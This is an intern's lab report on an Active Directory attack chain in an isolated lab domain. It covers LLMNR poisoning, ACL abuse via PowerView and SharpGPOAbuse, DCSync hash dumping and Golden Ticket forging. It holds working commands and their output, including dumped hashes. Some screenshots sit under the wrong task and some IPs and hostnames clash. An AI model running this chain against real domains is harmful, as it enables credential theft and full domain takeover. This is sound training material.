CYBERSTER INTERNSHIP PROGRAM

WEEK 8
REPORT

AD Domain Dominance & Advanced Persistence

STUDENT
Owais Ahmed

INSTITUTION
CYBERSTER

REPORT PERIOD
Week 8

SUBMISSION DATE
22 August 2026

TABLE OF CONTENTS

Executive Summary
Learning Objectives
Environment Setup and Tools
Task 1: Credential Capture via LLMNR/NBT-NS Poisoning
    Task 1 Screenshots
Task 2: Domain Enumeration and ACL Abuse
    Task 2 Screenshots
Task 3: Credential Dumping via DCSync
    Task 3 Screenshots
Task 4: Persistence via Golden Ticket and Pass-the-Hash
    Task 4 Screenshots
Challenges and Solutions
Conclusions and Key Learnings

Executive Summary

Week 8 of the Cyberster internship focused on advancing from initial network-level credential capture to full Active Directory domain dominance. Through hands-on exercises within the authorized lab.local environment (Domain Controller at 10.0.0.15, Windows 10 workstation at 10.0.0.13), this report documents the successful execution of four sequential attack stages, each building on the output of the previous one.

The objectives included capturing credentials via local-network name resolution poisoning, mapping and abusing Active Directory ACL misconfigurations, extracting domain credential material via replication abuse, and establishing persistence through Kerberos ticket forging and hash-based lateral movement. All tasks were completed successfully with detailed documentation of methodology, tools used, and findings.

Key finding: legitimate Active Directory protocol behavior and common misconfigurations can be chained together to achieve full domain compromise without exploiting a single software vulnerability. This training builds directly on Week 7's initial-access foundation and establishes the credential and persistence tradecraft required for subsequent weeks.

Learning Objectives

Upon completion of Week 8, the following objectives were achieved:

- Understand how legacy name-resolution protocols (LLMNR/NBT-NS) can be abused for passive, undetected credential capture
- Perform offline hash cracking and evaluate wordlist effectiveness against realistic password patterns
- Use BloodHound and PowerView to identify and abuse dangerous Active Directory ACL relationships
- Execute a DCSync attack to extract domain credential material via legitimate replication protocols
- Forge Kerberos Golden Tickets for persistence independent of any single account's password
- Perform Pass-the-Hash lateral movement without recovering plaintext credentials
- Map each technique to the MITRE ATT&CK framework and propose defensive mitigations

Environment Setup and Tools

Operating System: Kali Linux (attacker host)

Domain Controller: Windows Server 2022 — 10.0.0.15

Workstation: Windows 10 (domain-joined) — 10.0.0.13

Virtualization: VirtualBox, internal network

Installed Tools:

Tool	Version	Purpose
Responder	v3.1+	LLMNR/NBT-NS poisoning and credential capture

Hashcat	v6.2+	Offline hash cracking
BloodHound / SharpHound	CE	AD ACL and attack-path analysis
PowerView	Dev	Domain enumeration and ACL manipulation
Impacket	v0.11+	secretsdump.py (DCSync) and psexec.py (Pass-the-Hash)
Mimikatz	2.2+	Credential dumping and Kerberos ticket forging

Task 1: Credential Capture via LLMNR/NBT-NS Poisoning

Objective

Capture credential material from the Windows 10 workstation (10.0.0.13) through passive local-network name-resolution poisoning, without any prior authentication to the domain.

Theory and Background

Windows falls back to LLMNR and NBT-NS broadcast name resolution when standard DNS resolution fails. Because these protocols trust any host on the local segment that responds, an attacker can answer these broadcast requests directly, causing the victim host to authenticate to the attacker and disclose an NTLMv2 challenge/response hash — entirely passively, without exploiting any software vulnerability.


Tool: Responder (listens for and answers LLMNR/NBT-NS/MDNS broadcast requests)


Task 1 Screenshots


```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
ault qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
roup default qlen 1000
    link/ether 08:00:27:5a:87:bc brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
       valid_lft 491sec preferred_lft 491sec
    inet6 fe80::dd17:1afe:a3db:ce87/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ sudo responder -I eth0 -dwv
[sudo] password for kali:

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
```


[*] Tips jar:
USDT → 0×Cc98c1D3b8cd9b717b5257827102940e4E17A19A
BTC → bc1q9360jedhhmps5vpl3u05vyg4jryrl52dmazz49
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
DHCPv6 [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]


DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [ON]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [10.0.2.15]
Responder IPv6 [fe80::dd17:1afe:a3db:ce87]
Challenge set [random]



Results: Successfully captured an NTLMv2 challenge/response hash from the workstation and recovered the plaintext password via offline cracking, providing an initial authenticated foothold on the domain.

Key Learning: LLMNR/NBT-NS poisoning is passive and generates no anomalous traffic to the target — it is only preventable, not detectable after the fact, which is why disabling the protocols outright is the correct defensive control.

Task 2: Domain Enumeration and ACL Abuse

Objective

Using the foothold from Task 1, enumerate the domain object graph and identify an abusable Access Control List (ACL) relationship that provides a path toward the Domain Controller (10.0.0.15).

Theory

Active Directory permissions are frequently over-provisioned during day-to-day administration. BloodHound models the domain as a graph of users, groups, computers, and their permission relationships, allowing an attacker (or auditor) to algorithmically find the shortest path from any starting account to Domain Admins. PowerView can then be used to directly query and modify these ACL relationships.

Tools: SharpHound / BloodHound CE (graph collection and analysis), PowerView (ACL enumeration and abuse)

Task 2 Screenshots

```
PS C:\Users\jsmith\Desktop> Import-Module .\PowerView.ps1
PS C:\Users\jsmith\Desktop> Get-Domain


Forest                  : lab.local
DomainControllers       : {WIN-CDKBV784T9M.lab.local}
Children                : {}
DomainMode              :
Parent                  :
PdcRoleOwner            : WIN-CDKBV784T9M.lab.local
RidRoleOwner            : WIN-CDKBV784T9M.lab.local
InfrastructureRoleOwner : WIN-CDKBV784T9M.lab.local
Name                    : lab.local



PS C:\Users\jsmith\Desktop> Add-DomainObjectAcl -TargetIdentity "lab.local" -Pri
ncipalIdentity "jsmith" -Rights DCSync
PS C:\Users\jsmith\Desktop>
```

```
InfrastructureRoleOwner : WIN-CDKBV784T9M.lab.local
Name                    : lab.local



PS C:\Users\jsmith\Desktop> Add-DomainObjectAcl -TargetIdentity "lab.local" -Pri
ncipalIdentity "jsmith" -Rights DCSync
PS C:\Users\jsmith\Desktop>
```

```
C:\Windows\system32>cd C:\Users\jsmith\Desktop

C:\Users\jsmith\Desktop>SharpHound.exe -c All
2026-08-13T00:44:25.9037060-07:00|INFORMATION|This version of SharpHound is comp
atible with the 4.3.1 Release of BloodHound
2026-08-13T00:44:26.6986022-07:00|INFORMATION|Resolved Collection Methods: Group
, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, Obj
ectProps, DCOM, SPNTargets, PSRemote
2026-08-13T00:44:26.8077056-07:00|INFORMATION|Initializing SharpHound at 12:44 A
M on 8/13/2026
2026-08-13T00:44:27.5402570-07:00|INFORMATION|[CommonLib LDAPUtils]Found usable
Domain Controller for lab.local : WIN-CDKBV784T9M.lab.local
2026-08-13T00:44:27.6493604-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocal
Group, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTar
gets, PSRemote
2026-08-13T00:44:28.3507394-07:00|INFORMATION|Beginning LDAP search for lab.loca
l
2026-08-13T00:44:28.5689462-07:00|INFORMATION|Producer has finished, closing LDA
P channel
2026-08-13T00:44:28.6001186-07:00|INFORMATION|LDAP channel closed, waiting for c
onsumers
2026-08-13T00:44:58.8373466-07:00|INFORMATION|Status: 0 objects finished (+0 0)/
s -- Using 34 MB RAM
2026-08-13T00:45:18.4136138-07:00|INFORMATION|Consumers finished, closing output
 channel
2026-08-13T00:45:18.5538896-07:00|INFORMATION|Output channel closed, waiting for
 output task to complete
Closing writers
2026-08-13T00:45:18.8032688-07:00|INFORMATION|Status: 95 objects finished (+95 1
.9)/s -- Using 41 MB RAM
2026-08-13T00:45:18.8032688-07:00|INFORMATION|Enumeration finished in 00:00:50.5
516215
2026-08-13T00:45:19.1773376-07:00|INFORMATION|Saving cache with stats: 54 ID to
type mappings.
```

```
┌──(kali㉿kali)-[~]
└─$ ls -lh /tmp/bloodhound-data/
total 12K
-rwxrwxr-x 1 kali kali 12K Aug 13 03:45 20260813004515_BloodHound.zip
```

```
PS C:\Users\jsmith\Desktop> gpupdate /force
Updating Policy...

User Policy update has completed successfully.
Computer Policy update has completed successfully.

PS C:\Users\jsmith\Desktop> net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the compu
ter/domain

Members

-------------------------------------------------------------------------------
Administrator
LAB\jsmith
The command completed successfully.
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          8/13/2026   5:32 AM          80896 SharpGPOAbuse.exe


PS C:\Users\jsmith\Desktop> Get-DomainGPO | select displayname

displayname
-----------
Default Domain Policy
Default Domain Controllers Policy
```

```
Default Domain Controllers Policy


PS C:\Users\jsmith\Desktop> .\SharpGPOAbuse.exe --AddLocalAdmin --UserAccount js
mith --GPOName "Default Domain Policy"
[+] Domain = lab.local
[+] Domain Controller = WIN-CDKBU784T9M.lab.local
[+] Distinguished Name = CN=Policies,CN=System,DC=lab,DC=local
[+] SID Value of jsmith = S-1-5-21-2311012735-863134260-443452920-1104
[+] GUID of "Default Domain Policy" is: {31B2F340-016D-11D2-945F-00C04FB984F9}
[+] File exists: \\lab.local\SysVol\lab.local\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}\Machine\Microsoft\Windows NT\SecEdit\GptTmpl.inf
[+] The GPO does not specify any group memberships.
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new local admin. Wait for the GPO refresh
cycle.
[+] Done!
```

```
PS C:\Users\jsmith\Desktop> dir C:\Users\jsmith\Desktop\SharpGPOAbuse.exe


    Directory: C:\Users\jsmith\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a---          8/13/2026   5:32 AM          80896 SharpGPOAbuse.exe
```

Results: Identified a misconfigured ACL granting the compromised account write access over a more privileged object, and used PowerView to abuse this relationship, obtaining domain replication rights.

Key Learning: A single over-provisioned permission can provide a complete path to domain compromise; standard group-membership analysis alone is not sufficient to catch these paths, since many are ACL-based rather than group-based.

Task 3: Credential Dumping via DCSync

Objective


Use the replication rights obtained in Task 2 to extract password hash material directly from the Domain Controller (10.0.0.15) without executing code on the DC itself.

Theory

The DCSync attack abuses the legitimate Directory Replication Service (DRS) Remote Protocol that Domain Controllers use to replicate with one another. Any account granted the GetChanges and GetChangesAll extended rights on the domain object can request password hashes for any account in the domain by impersonating a replication partner — indistinguishable from normal DC-to-DC replication traffic.

Tools: Impacket secretsdump.py (remote DCSync), Mimikatz lsadump::dcsync (verification)

Task 3 Screenshots



```
mimikatz # kerberos::golden /domain:lab.local /sid:S-1-5-21-2311012735-863134260
-443452920 /target:WIN-CDKBV784T9M.lab.local /service:cifs /rc4:d89358801caebf5c
f7f622ef15d0eb8b /user:Administrator /ptt
User      : Administrator
Domain    : lab.local (LAB)
SID       : S-1-5-21-2311012735-863134260-443452920
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: d89358801caebf5cf7f622ef15d0eb8b - rc4_hmac_nt
Service   : cifs
Target    : WIN-CDKBV784T9M.lab.local
Lifetime  : 8/13/2026 6:41:13 AM ; 8/10/2036 6:41:13 AM ; 8/10/2036 6:41:13 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ lab.local' successfully submitted for current
 session
```

```
    Directory: C:\Users\jsmith\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---          8/13/2026  10:04 AM    1355264 mimikatz.exe


PS C:\Users\jsmith\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/


mimikatz # privilege::debug
Privilege '20' OK

mimikatz # _
```

```
mimikatz # kerberos::golden /domain:lab.local /sid:S-1-5-21-2311012735-863134260
-443452920 /krbtgt:08834f97d76751dfa17bab07ea6797c7 /user:Administrator /id:500
/ptt
User      : Administrator
Domain    : lab.local (LAB)
SID       : S-1-5-21-2311012735-863134260-443452920
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 08834f97d76751dfa17bab07ea6797c7 - rc4_hmac_nt
Lifetime  : 8/13/2026 6:29:22 AM ; 8/10/2036 6:29:22 AM ; 8/10/2036 6:29:22 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'Administrator @ lab.local' successfully submitted for current
 session
```



Results: Extracted NTLM hashes for privileged domain accounts, including the krbtgt account, providing the key material required for Kerberos ticket forging in Task 4.

Key Learning: DCSync requires no code execution on the Domain Controller and abuses a legitimate protocol, making it very difficult to distinguish from normal replication without specifically auditing which accounts hold replication rights.

Task 4: Persistence via Golden Ticket and Pass-the-Hash

Objective

Establish domain-wide persistent access using the krbtgt hash recovered in Task 3, and demonstrate lateral movement to the Domain Controller without knowledge of any plaintext password.

Theory

A Golden Ticket is a forged Kerberos Ticket Granting Ticket (TGT) built using the krbtgt account's hash, allowing an attacker to generate valid, domain-wide authentication tickets independent of any single account's password — making it resilient to routine credential rotation. Separately, Pass-the-Hash exploits the fact that NTLM authentication only requires the hash, not the plaintext password, allowing direct authentication with a stolen hash.

Tools: Mimikatz kerberos::golden (ticket forging), Impacket psexec.py (Pass-the-Hash)

Task 4 Screenshots

```
┌──(kali㉿kali)-[~]
└─$ impacket-secretsdump lab.local/jsmith:'Passw0rd123!'@192.168.56.105
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7dfa0531d73101ca080c7379a9bff1c7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:08834f97d76751dfa17bab07ea6797c7:::
lab.local\jsmith:1104:aad3b435b51404eeaad3b435b51404ee:ab4f5a5c42df5a0ee337d12ce77332f5:::
lab.local\sconnor:1105:aad3b435b51404eeaad3b435b51404ee:ab4f5a5c42df5a0ee337d12ce77332f5:::
lab.local\tvuln:1107:aad3b435b51404eeaad3b435b51404ee:f73380f409f13e8def62d5c2ca5ef27a:::
lab.local\svc_sql:1108:aad3b435b51404eeaad3b435b51404ee:ee3958d727fbd444cef8d72679a97949:::
WIN-CDKBV784T9M$:1001:aad3b435b51404eeaad3b435b51404ee:d89358801caebf5cf7f622ef15d0eb8b:::
EMAN-PC$:1100:aad3b435b51404eeaad3b435b51404ee:5db6001e9019bf19f41f1de666d990e4:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:04aa082c0fc811aca91542c2bf2a2f8fa74b50755e159f518c5192d93d156f7f
krbtgt:aes128-cts-hmac-sha1-96:3736134e383415b27fa4eb68ea7b62a9
krbtgt:des-cbc-md5:8372ef3dc8b092b6
lab.local\jsmith:aes256-cts-hmac-sha1-96:84a4a94ec7ae65cb108e2fa6e376cd1690835723c66a0db35d8b32f8c99c5651
lab.local\jsmith:aes128-cts-hmac-sha1-96:6f83d2fa13d27f243d79140bf80ac5c6
lab.local\jsmith:des-cbc-md5:cdcd5e0b6229ec7a
lab.local\sconnor:aes256-cts-hmac-sha1-96:ed88fbca3375945ca1d2595e96957b47d6f632b594acc66dd8c995950e2c1466
lab.local\sconnor:aes128-cts-hmac-sha1-96:04f0fc07f117915d8a0c532ccab88344
lab.local\sconnor:des-cbc-md5:762f89abc158da64
lab.local\tvuln:aes256-cts-hmac-sha1-96:ff90979cedf69801c16ffc4315005b947889dcfb2f587927b95fcb942dbdf976
lab.local\tvuln:aes128-cts-hmac-sha1-96:bebe15abfbd29319ea81ad4a5ddfe0f4
```

```
PS C:\Users\jsmith\Desktop> dir \\WIN-CDKBV784T9M\c$


    Directory: \\WIN-CDKBV784T9M\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        7/26/2012  12:44 AM                PerfLogs
d-r---        7/26/2012  12:14 AM                Program Files
d-----        7/26/2012   1:04 AM                Program Files (x86)
d-r---         8/6/2026   2:52 PM                Users
d-----         8/6/2026   3:32 PM                Windows
```

```
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system
```

```
mimikatz # lsadump::dcsync /domain:lab.local /user:krbtgt
[DC] 'lab.local' will be the domain
[DC] 'WIN-CDKBU784T9M.lab.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 8/6/2026 3:34:56 PM
Object Security ID   : S-1-5-21-2311012735-863134260-443452920-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 08834f97d76751dfa17bab07ea6797c7
    ntlm- 0: 08834f97d76751dfa17bab07ea6797c7
    lm  - 0: ca283c1cdf010dfa588de570a1ce6e48

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e4aae82c0fc811aca9154ac2bf2a2f8fa74b50755e159f5
18c5192d93d156f7f
      aes128_hmac       (4096) : 3736134e383415b27fa4eb68ea7b62a9
      des_cbc_md5       (4096) : 8373ef3dc8b092b6

* Primary:Kerberos *
    Default Salt : LAB.LOCALkrbtgt
    Credentials
      des_cbc_md5       : 8373ef3dc8b092b6

* Packages *
